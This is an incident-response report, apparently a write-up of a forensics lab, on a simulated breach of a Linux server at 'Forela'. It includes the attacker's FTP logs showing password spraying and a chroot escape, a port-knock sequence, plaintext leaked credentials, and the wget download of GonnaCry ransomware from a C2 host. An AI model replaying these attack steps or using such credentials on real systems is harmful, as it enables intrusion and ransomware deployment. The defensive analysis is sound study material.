Executive Summary

- **`Incident ID`**: INC2024-9865-0092
- **`Incident Severity`**: High
- **`Incident Status`**: Resolved
- **`Incident Overview`**: On the day of `21/03/2023`, at precisely `10:42:23`, a SOC Analyst was able to detect anomalies within the network traffic such as port scanning, password spraying and leaked credentials which leads to unauthorized access to the internal network and installing a Ransomware on the infected host.
- **`Key Findings`**: Because of weak credentials of a user tony.shephard, the attacker was successfully able to gain unauthorized access to FTP server and downloaded two configurations files (`.backup`, `fetch.sh`) that contain credentials of other users, which these files contains :
  - `.backup` : Port knocking configuration file with a seq of `29999,50234,45087` and a timeout of `5` seconds to open a hidden FTP server which will be running on port 24456, with valid credentials of a user `abdullah.yasin`.
  - `fetch.sh` : Mysql database configuration file with a valid credentials of a user `tony.shephard`.
- **`Immediate Actions`**: The SOC Analyst was able to respond to the incident without any external service providers. And no Immediate action was taken to isolate the compromised system. However, the SOC analyst was able to get network traffic capture file from the IT Team.
- **`Stakeholder Impact`**:
  - `customers`: While there is no sign of customers data has been exfiltrated, the unauthorized attacker gain access to Mysql database credentials which will raises concerns about the integrity and confidentiality of customer data if any.
  - `Employees`: The compromised Linux system which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
  - `Business Partners`: Given that the linux server, a development environment, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of Forela.

Technical Analysis

Affected Systems & Data

The attacker was successfully able to access to the infected system by leaked credentials on github [repository]((https://github.com/forela-finance/forela-dev/)


The unauthorized entity successfully gained control over the Linux server within Forela infrastructure network:

- `172.31.39.46`: This is a development environment that contains proprietary source code for upcoming software releases, as well as Database credentials, AWS credentials and configuration files.


Evidence Sources & Analysis

172.31.39.46

On the night of `21/03/2023`, at exactly `10:42:23`, the SOC analyst identified unauthorized activity within the internal network. This was detected through abnormal SYN packet's in the network traffic capture, as displayed in the following screenshot.




This indicate a potential port scanning (nmap) as the number of SYN packet was high than normal, with connecting to the ports in sequential manner.




With this been said, the attacker discovered five ports opened

Port	Service
21	FTP
22	SSH
3306	Mysql
6379	Unknown
8086	Unknown



Looking at the connection made by the attacker `3.109.209.43` on the first port was discovered `FTP`, we immediately noticed a password spraying attempt by the attacker T1110.003 targeting three users:

- alonzo.spire
- tony.shephard
- lin.bayley



```
┌──(jax㉿kali)-[~/war]
└─$ tshark -r Capture.pcap -Y "ftp && ip.addr == 3.109.209.43" | grep USER | awk '{print $10}' | uniq -c
     26 alonzo.spire
      1 tony.shephard
      5 alonzo.spire
     16 tony.shephard
     30 alonzo.spire
      1 tony.shephard
      1 alonzo.spire
     30 tony.shephard
      2 lin.bayley
      9 tony.shephard
      1 lin.bayley
      3 tony.shephard
      1 lin.bayley
      2 tony.shephard
     29 lin.bayley
      1 tony.shephard
```

Upon close looking on wireshark, we found one success login with a user duo to weak credentials of the user tony.shephard.

UserName	Password	Service
tony.shephard	Summer2023!	FTP

```
208838 2023-03-21 10:50:20.870888 172.31.39.46     3.109.209.43         FTP     Response: 230 Login successful.
```

```
220 (vsFTPd 3.0.5)
USER tony.shephard
331 Please specify the password.
PASS Summer2023!
230 Login successful.
```

On Following the packet, the attacker downloaded two critical file's T1552.001:


- `.backup`: this file contain a port knocking configuration with a valid credentials of a user named abdullah.yasin, which this configuration will open a FTP server on port 24456.
- `fetch.sh`: this file contains a mysql configuration file that have a credentials to access the database of the user tony.shephard.

UserName	Password	Service	Port
abdullah.yasin	XhlhGame_90HJLDASxfd&hoooad	FTP	24456
tony.shephard	GameOfthronesRocks7865!	Mysql	3306


```
200 Switching to Binary mode.
SIZE .backup
213 265
EPSV
229 Entering Extended Passive Mode (|||11365|)
RETR .backup
150 Opening BINARY mode data connection for .backup (265 bytes).
226 Transfer complete.
MDTM .backup
213 20230321102655
SIZE fetch.sh
213 356
EPSV
229 Entering Extended Passive Mode (|||63669|)
RETR fetch.sh
```

```
┌──(jax㉿kali)-[~/war/files]
└─$ cat .backup
[options]
        UseSyslog

[FTP-INTERNAL]
        sequence    = 29999,50234,45087
        seq_timeout = 5
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
        tcpflags    = syn


# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad

┌──(jax㉿kali)-[~/war/files]
└─$ cat fetch.sh
#!/bin/bash

# Define variables
DB_HOST="3.13.65.234"
DB_PORT="3306"
DB_USER="tony.shephard"
DB_PASSWORD="GameOfthronesRocks7865!"
DB_NAME="Internal_Tasks"
QUERY="SELECT * FROM Tasks;"

# Execute query and store result in a variable
RESULT=$(mysql -h $DB_HOST -P $DB_PORT -u $DB_USER -p$DB_PASSWORD $DB_NAME -e "$QUERY")

# Print the result
echo "$RESULT"
```


Both Files have valid credentials, but the most critical is the backup service. Upon understanding the backup configuration, it looks like port knocking which will open the port 24456. The attacker must Hit the Following ports to open the service **29999,45087,50234** on a timeout of 5 second's . Going back to Wireshark, we could see that the attacker indeed executed the knock to open the backup service.



Now, Going back to wireshark we will see a connection made to the port 24456 (The ftp Server), now for wireshark to understand the packet as ftp we need to select the packet and decode it as FTP



Now abone analysis, we notice the attacker logged in as the user abdullah.yasin on 2023-03-21 11:00:01 UTC.



Upon analysis, it turns out that the attacker managed to perform directory traversel and escape the chroot jail on the ftp server.

```
CWD ../
250 Directory successfully changed.
PWD
257 "/home" is the current directory
TYPE A
200 Switching to ASCII mode.
EPSV
229 Entering Extended Passive Mode (|||222
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
CWD ../
250 Directory successfully changed.
PWD
257 "/" is the current directory
EPSV
229 Entering Extended Passive Mode (|||540
LIST -la
```

With the chroot jail been escaped, the attacker downloaded a few files from the remote server.

```
-rw-r--r-- 1 root root  2091 Jan 20 02:52  .archived.sql
-rw-r--r-- 1 root root  2343 Jan 20 02:52  passwd
-rw-r--r-- 1 root root    94 Jan 20 02:52  .reminder
-rw-r--r-- 1 root root   519 Jan 20 02:52  reminder.txt
-rw-r--r-- 1 root root 28935 Jan 20 02:52 'Tasks to get Done.docx'
-rw-r--r-- 1 root root 31232 Jan 20 02:52  whoami
```

- `.archived.sql` : The Sql file contained a AWS-EC2 creds

UserName	ID	Password
Abdullah	391629733297	yiobkod0986Y[adij@IKBDS

- `passwd` : The Linux server users
  - root
  - ubuntu
  - abdullah.yasin
  - tony.shephard
  - cyberjunkie
- `.reminder` : Talks about cleaning up a github repo because it have a sensitive information leaked.


```
┌──(jax㉿kali)-[~/war/files]
└─$ cat .reminder
A reminder to clean up the github repo. Some sensitive data could have been leaked from there
```

- `reminder.txt` : Talks about a CEO visiting the new branch.


```
┌──(jax㉿kali)-[~/war/files]
└─$ cat reminder.txt
I am so stupid and dump, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations
here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this
note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the
urgent tasks done.

He is to arrive in my city on 8 march 2023 :))

i am finally so happy that we are getting a physical office opening here.
```

- `Tasks to get Done.docx` : Hiring employee's deadlines.
- `whomai` : The linux whoami binary


After the attacker retrieved the file .reminder, the attacker was able to ssh into the box. this may lead to leaked ssh creds which will be investigated now.



Using OSINT, we could try to find that repo which maybe the attacker next step to get into the infected host.



We found the same user CyberJunnkie as the github user of this repo




Looking at the commits we found a valid ssh creds for the user cyberjunnkie

```
vars:
  ssh_user: cyberjunkie
  ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
```

UserName	Password	Protocol
cyberjunkie	YHUIhnollouhdnoamjndlyvbl398782bapd	SSH

After Some analysis, we found a HTTP traffic on the time frame : 21/03/2023 11:42:34 which the attacker downloaded a rasnomwar from the ip 13.223.179.35 using wget command




```
GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 21 Mar 2023 11:42:34 GMT
Content-type: application/zip
Content-Length: 200511456
Last-Modified: Tue, 21 Mar 2023 11:41:49 GMT

PK..
......\uV.................Ransomware2_server/UT       .....d`..dux.............PK..
......\uV.................Ransomware2_server/talks/UT .....d...dux.............PK.........\uV.ba
..2
```

on downloading and investigating the zip file, it turns out to be GonnaCry ransomware

Indicators of Compromise (IoCs)

- `C2` : 13.233.179.35
- `Attacker` : 3.109.209.43
- `GonnaCry` (MD5): 6ba060cc4ca5510ab5c0776b9cdf6ef9

Root Cause Analysis

The root cause of the incident was the exposed critical server and weak user password, which this lead to expose more files that have sensitive information's & configuration's.

Annex A

Technical Timeline

Time	Activitry
`21/03/2023 at 10:42:23`	An attacker lunched a port scan against the target server
`21/03/2023 at 10:49:43`	The attacker lunched a password spraying attack
`21/03/2023 at 10:50:20`	The attacker was able to login to the ftp server using the account tony.shephard
`21/03/2023 at 10:52:03`	The attacker Downloaded the .backup file from the remote server
`2023-03-21 at 11:00:01`	The attacker lunched a port knocking and access the backup server as the user abdullah.yasin
`2023-03-21 at 11:02:32`	The Attacker escaped the chroot jail and downloaded /etc/passwd file
`21/03/2023 at 11:25:42`	The attacker SSH in the infected host using cyberjunnkie leaked password
`21/03/2023 at 11:42:34`	The attacker Uploaded to RansomeWare to the infected host